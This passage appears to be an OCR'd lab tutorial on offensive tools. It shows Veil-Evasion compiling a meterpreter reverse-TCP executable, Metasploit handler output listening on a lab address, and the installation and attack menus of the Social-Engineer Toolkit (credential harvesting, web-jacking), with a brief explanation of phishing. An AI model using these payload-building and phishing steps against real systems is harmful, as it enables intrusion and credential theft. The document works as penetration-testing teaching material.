
```
2484 INFO: Adding dependencies on pyi_crypto.py module
2486 INFO: checking Analysis
2487 INFO: Building Analysis because out00-Analysis.toc is non existent
2487 INFO: Initializing module dependency graph ...
2513 INFO: Initializing module graph hooks ...
2592 INFO: Analyzing base_library.zip ...
7879 INFO: Processing pre-find module path hook   distutils
11419 INFO: Analyzing hidden import 'Crypto.Cipher._AES'
11587 INFO: running Analysis out00-Analysis.toc
11724 INFO: Caching module hooks ...
11733 INFO: Analyzing \var\lib\veil\output\source\demo.py
11741 INFO: Loading module hooks ...
11742 INFO: Loading module hook "hook-encodings.py" ...
12102 INFO: Loading module hook "hook-distutils.py" ...
12261 INFO: Loading module hook "hook-xml.py" ...
12980 INFO: Loading module hook "hook-pydoc.py" ...
13825 INFO: Looking for ctypes DLLs
13841 INFO: Analyzing run-time hooks ...
13875 INFO: Looking for dynamic libraries
13855 INFO: Looking for eggs
13855 INFO: Using Python library C:\windows\system32\python34.dll
13855 INFO: Found binding redirects:
[]
13880 INFO: Warnings written to Z:\usr\share\veil\build\demo\warndemo.txt
13890 INFO: checking PYZ
13891 INFO: Building PYZ because out00-PYZ.toc is non existent
13891 INFO: Building PYZ (ZlibArchive) Z:\usr\share\veil\build\demo\out00-PYZ.pyz
15143 INFO: Building PYZ (ZlibArchive) Z:\usr\share\veil\build\demo\out00-PYZ.pyz completed successfully.
15167 INFO: checking PKG
15168 INFO: Building PKG because out00-PKG.toc is non existent
15168 INFO: Building PKG (CArchive) out00-PKG.pkg
17257 INFO: Building PKG (CArchive) out00-PKG.pkg completed successfully.
17263 INFO: Bootloader Z:\var\lib\veil\PyInstaller-3.2.1\PyInstaller\bootloader\Windows-32bit\runw.exe
17263 INFO: checking EXE
17264 INFO: Building EXE because out00-EXE.toc is non existent
17264 INFO: Building EXE from out00-EXE.toc
17264 INFO: Appending archive to EXE Z:\usr\share\veil\dist\demo.exe
17315 INFO: Building EXE from out00-EXE.toc completed successfully.
===============================================================
                          Veil-Evasion
===============================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================

 [*] Language: python
 [*] Payload Module: python/meterpreter/rev_tcp
 [*] Executable written to: /var/lib/veil/output/compiled/demo.exe
 [*] Source code written to: /var/lib/veil/output/source/demo.py
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/demo.rc

Hit enter to continue...
```

Fig-28: Veil




```
zsh: corrupt history file /root/.zsh_history
┌──(root㉿bookworm)-[~]
└─# msfconsole -r /var/lib/veil/output/handlers/demo.rc
```

Fig-29: Veil



```
       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 590 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

[*] Processing /var/lib/veil/output/handlers/demo.rc for ERB directives.
resource (/var/lib/veil/output/handlers/demo.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/demo.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/demo.rc)> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource (/var/lib/veil/output/handlers/demo.rc)> set LPORT 4444
LPORT => 4444
resource (/var/lib/veil/output/handlers/demo.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/demo.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > 
```

Fig-30: Veil



```
┌──(root㉿bookworm)-[~]
└─$ msfconsole -r /var/lib/veil/output/handlers/demo.rc

       =[ metasploit v6.1.14-dev                          ]
+ -- --=[ 2180 exploits - 1155 auxiliary - 399 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

[*] Processing /var/lib/veil/output/handlers/demo.rc for ERB directives.
resource (/var/lib/veil/output/handlers/demo.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/demo.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/demo.rc)> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource (/var/lib/veil/output/handlers/demo.rc)> set LPORT 4444
LPORT => 4444
resource (/var/lib/veil/output/handlers/demo.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/demo.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) >
```

Fig-31: Veil

## 2. Social Engineering Toolkit:

Social engineering is a cybersecurity threat that takes advantage of the weakest link in our security chain — our human workforce — to gain access to corporate networks. Attackers use increasingly sophisticated trickery and emotional manipulation to cause employees, even senior staff, to surrender sensitive information.


Top 5 social engineering techniques

- Phishing
- Watering hole
- Whaling attack
- Pretexting
- Baiting and quid pro quo attacks

➔ Phishing attack:

In a phishing attack, an attacker uses a message sent by email, social media, instant messaging clients or SMS to obtain sensitive information from a victim or trick them into clicking a link to a malicious website.


Phishing messages get a victim’s attention and call to action by arousing curiosity, asking for help, or pulling other emotional triggers. They often use logos, images or text styles to spoof an organization’s identity, making it seem that the message originates from a work colleague, the victim’s bank, or other official channels. Most phishing messages use a sense of urgency, causing the victim to believe there will be negative consequences if they don’t surrender sensitive information quickly.



172.31.151.191 - Remote Desktop Connection
Trash
File System
Home
test3.exe
test4.exe
anukriti@LAPTOP-CIPR7MFM: ~
File Actions Edit View Help
(genmon)XXX


```
┌──(anukriti㉿LAPTOP-CIPR7MFM)-[~]
└─$ sudo apt install set
[sudo] password for anukriti:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  aircrack-ng apache2 apache2-bin apache2-data apache2-utils ethtool ettercap-common ettercap-graphical file freetds-common geoip-database hwloc iw
  libapache2-mod-php libapache2-mod-php7.4 libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libgeoip1 libhwloc-plugins libhwloc15 libimagequant0
  libiw30 libluajit-5.1-2 libluajit-5.1-common libmagic-mgc libmagic1 libnet1 libnginx-mod-http-geoip libnginx-mod-http-image-filter
  libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geoip libpython3-stdlib libraqm0 libsybdb5 libucl1 mailcap
  mime-support nginx nginx-common nginx-core php-common php7.4-cli php7.4-common php7.4-json php7.4-opcache php7.4-readline python3 python3-bcrypt
  python3-blinker python3-flask python3-future python3-impacket python3-invoke python3-ldap3 python3-ldapdomaindump python3-lib2to3 python3-minimal python3-nacl
  python3-olefile python3-openssl python3-paramiko python3-pefile python3-pil python3-pyasn1 python3-pycryptodome python3-pyinotify python3-pymssql
  python3-qrcode python3-werkzeug rfkill upx-ucl usbutils wireless-tools
Suggested packages:
  gpsd apache2-doc apache2-suexec-pristine | apache2-suexec-custom php-pear geoip-bin libhwloc-contrib-plugins fcgiwrap nginx-doc python3-doc python3-tk
  python3-venv python-blinker-doc python-flask-doc python-future-doc python-invoke-doc python-nacl-doc python-openssl-doc python3-openssl-dbg python3-gssapi
  python-pil-doc python-pyinotify-doc ipython3 python-werkzeug-doc python3-watchdog sendmail-bin
The following NEW packages will be installed:
  aircrack-ng apache2 apache2-bin apache2-data apache2-utils ethtool ettercap-common ettercap-graphical file freetds-common geoip-database hwloc iw
  libapache2-mod-php libapache2-mod-php7.4 libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libgeoip1 libhwloc-plugins libhwloc15 libimagequant0
  libiw30 libluajit-5.1-2 libluajit-5.1-common libnet1 libnginx-mod-http-geoip libnginx-mod-http-image-filter libnginx-mod-http-xslt-filter libnginx-mod-mail
  libnginx-mod-stream libnginx-mod-stream-geoip libraqm0 libsybdb5 libucl1 mailcap mime-support nginx nginx-common nginx-core php-common php7.4-cli
  php7.4-common php7.4-json php7.4-opcache php7.4-readline python3-bcrypt python3-blinker python3-flask python3-future python3-impacket python3-invoke
  python3-ldap3 python3-ldapdomaindump python3-lib2to3 python3-nacl python3-olefile python3-openssl python3-paramiko python3-pefile python3-pil python3-pyasn1
  python3-pycryptodome python3-pyinotify python3-pymssql python3-qrcode python3-werkzeug rfkill set upx-ucl usbutils wireless-tools
The following packages will be upgraded:
  libmagic-mgc libmagic1 libpython3-stdlib python3 python3-minimal
5 upgraded, 73 newly installed, 0 to remove and 171 not upgraded.
Need to get 58.7 MB of archives.
After this operation, 126 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libapr1 amd64 1.7.0-8 [106 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libaprutil1 amd64 1.6.1-5 [92.1 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 libaprutil1-dbd-sqlite3 amd64 1.6.1-5 [18.8 kB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/main amd64 libaprutil1-ldap amd64 1.6.1-5 [17.0 kB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/main amd64 apache2-bin amd64 2.4.51-2 [1409 kB]
Get:6 http://ftp.harukasan.org/kali kali-rolling/main amd64 apache2-data all 2.4.51-2 [160 kB]
Get:7 http://ftp.harukasan.org/kali kali-rolling/main amd64 apache2-utils amd64 2.4.51-2 [255 kB]
Get:8 http://ftp.harukasan.org/kali kali-rolling/main amd64 mailcap all 3.70 [31.8 kB]
Get:9 http://ftp.harukasan.org/kali kali-rolling/main amd64 mime-support all 3.66 [10.9 kB]
Get:10 http://ftp.harukasan.org/kali kali-rolling/main amd64 apache2 amd64 2.4.51-2 [270 kB]
Get:11 http://ftp.harukasan.org/kali kali-rolling/main amd64 python3-minimal amd64 3.9.7-1 [38.4 kB]
Get:12 http://ftp.harukasan.org/kali kali-rolling/main amd64 python3 amd64 3.9.7-1 [38.0 kB]
Get:13 http://ftp.harukasan.org/kali kali-rolling/main amd64 libpython3-stdlib amd64 3.9.7-1 [21.6 kB]
Get:14 http://ftp.harukasan.org/kali kali-rolling/main amd64 libmagic1 amd64 1:5.41-2 [129 kB]
Get:15 http://ftp.harukasan.org/kali kali-rolling/main amd64 libmagic-mgc amd64 1:5.41-2 [295 kB]
Get:16 http://ftp.harukasan.org/kali kali-rolling/main amd64 file amd64 1:5.41-2 [66.9 kB]
Get:17 http://ftp.harukasan.org/kali kali-rolling/main amd64 ethtool amd64 1:5.15-1 [192 kB]
```

Fig-32: Phishing Attack




```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                    Version: 8.0.3
                  Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicio
us link. You can edit the link replacement settings in the set_config if its too slow/fast.
```

Fig-33: Phishing Attack




```
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicio
us link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
